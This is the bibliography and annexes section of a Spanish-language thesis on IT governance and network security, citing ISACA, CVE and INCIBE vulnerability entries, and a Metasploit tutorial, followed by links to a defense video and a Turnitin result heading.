SACA. (12 de 01 de 2019). ISACA. Obtenido de ISACA: https://www.isaca.org/es-es/resources/isaca-journal/issues/2016/volume-6/performance-measurement-metrics-for-it-governance

justicia, C. s. (18 de 01 de 2017). corteconstitucional. Obtenido de corteconstitucional: https://www.corteconstitucional.gov.co/relatoria/2017/c-003-17.htm

Zendesk, P. (03 de 02 de 2023). Zendesk. Obtenido de Zendesk: https://www.zendesk.com.mx/blog/nivel-de-servicio-al-cliente/

farias, m. (18 de 10 de 2021). OpenWebinars. Obtenido de OpenWebinars: https://openwebinars.net/blog/fundamentos-de-metasploit-framework/

CVE. (20 de 01 de 2017). CVE. Obtenido de CVE: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0144

CVE. (27 de 11 de 2019). INCIBE. Obtenido de INCIBE: https://www.incibe.es/incibe-cert/alerta-temprana/vulnerabilidades/cve-2011-2523

CVE. (20 de 04 de 2025). incibe. Obtenido de incibe: https://www.incibe.es/en/incibe-cert/early-warning/vulnerabilities/cve-2017-0144

Correia, J. (22 de 01 de 2024). TUXCARE. Obtenido de TUXCARE: https://tuxcare.com/es/blog/lack-of-network-segmentation-in-cybersecurity/


Anexos

Anexo A

Sustentación

Video de sustentación:

https://www.youtube.com/watch?v=4aRO5QUMzGA&ab_channel=JulianAndradeMartinez

Anexo B

Resultado prueba Turnitin